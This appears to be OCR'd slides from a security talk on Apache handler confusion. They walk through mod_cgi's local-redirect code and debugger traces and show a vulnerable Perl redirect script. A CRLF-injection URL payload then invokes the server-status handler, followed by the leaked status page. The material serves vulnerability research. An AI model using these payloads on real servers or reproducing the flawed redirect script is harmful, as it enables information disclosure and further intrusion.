
RFC 3825 - CGI Version 1.1
6.2.2. Local Redirect Response


```
static int cgi_handler(request_rec *r) {
    // […]
    ret = ap_scan_script_header_err_brigade_ex(r, bb, sbuf, APLOG_MODULE_INDEX);

    location = apr_table_get(r->headers_out, "Location");
    if (location && location[0] == '/' && r->status == 200) {
        r->method = "GET";
        r->method_number = M_GET;
        apr_table_unset(r->headers_in, "Content-Length");
② ap_internal_redirect_handler(location, r);
        return OK;
    else if (location && r->status == 200) {
        return HTTP_MOVED_TEMPORARILY;
    }
```


RFC 3825 - CGI Version 1.1
6.2.2. Local Redirect Response

```
AP_DECLARE(void) ap_internal_redirect_handler(const char *new_uri,
    request_rec *r) {

    int access_status;
    request_rec *new = internal_internal_redirect(new_url, r);

    if (r->handler)
        ap_set_content_type(new, r->content_type);
    access_status = ap_process_request_internal(new);
```

③


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
mod_cgi
[#0] → cgi_handler
[#1] → ap_run_handler
gef➤ p r->filename
$1 = "/usr/lib/cgi-bin/redir.pl"
gef➤ p r->handler
$2 = "cgi-script"
gef➤ p r->content_type
$3 = "arbitrary-content-type"


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
Internal Redirection
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction


HTTP
ContentType-to-Handler
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
core
[#0] → ap_invoke_handler
[#1] → ap_process_async_request
gef➤ p r->filename
$1 = "arbitrary-location"
gef➤ p r->handler
$2 = "arbitrary-handler"
gef➤ p r->content_type
$3 = "arbitrary-content-type"

Handler Confusion: Primitive #2 Arbitrary Handler Invocation!

CGI and all its family follow this RFC

1. mod_cgi
2. mod_cgid
3. mod_wsgi
4. mod_uwsgi
5. mod_fastcgi
6. mod_perl
7. mod_asis
8. mod_fcgid
9. mod_proxy_scgi

How to trigger the Local Redirect?

- How to control response headers?
  - CRLF Injection
  - SSRF
  - ...

```
#!/usr/bin/perl

use CGI;
my $q = CGI->new;
my $redir = $q->param("r");
if ($redir =~ m{^https?://}) {
    print "Location: $redir\n";
}

print "Content-Type: text/html\n\n";
```

Handler Confusion: Primitive #2-1 Arbitrary Handler to Info Disclosure

- Invoking *Server-Status* Handler!

```
http://server/cgi-bin/redir.cgi?r=http://%0d%0a
Location:/ooo %0d%0a
Content-Type:server-status %0d%0a
%0d%0a
```

Apache Status

http://server/cgi-bin/redir.cgi?r=http://%0d%0aLocation:/ooo%0d%0aContent-Type:server-status%0d%0a%0d%0a

Apache Server Status for www.local (via [redacted])

Server Version: Apache/2.4.58 (Unix) mod_fastcgi/mod_fastcgi-SNAP-0910052141 OpenSSL/1.1.1f mod_fcgid/2.3.9 Phusion_Passenger/6.0.20 mod_wsgi/4.6.8 Python/3.8
Server MPM: prefork
Server Built: Mar 14 2024 06:48:03

Current Time: Tuesday, 16-Jul-2024 17:51:34 UTC
Restart Time: Wednesday, 10-Jul-2024 08:35:17 UTC
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 6 days 9 hours 16 minutes 17 seconds
Server load: 1.07 1.10 1.08
Total accesses: 18 - Total Traffic: 4 kB - Total Duration: 8270256
CPU Usage: u22.45 s21.61 cu.41 cs.1 - .00808% CPU load
3.26e-5 requests/sec - 0 B/second - 227 B/request - 459459 ms/request
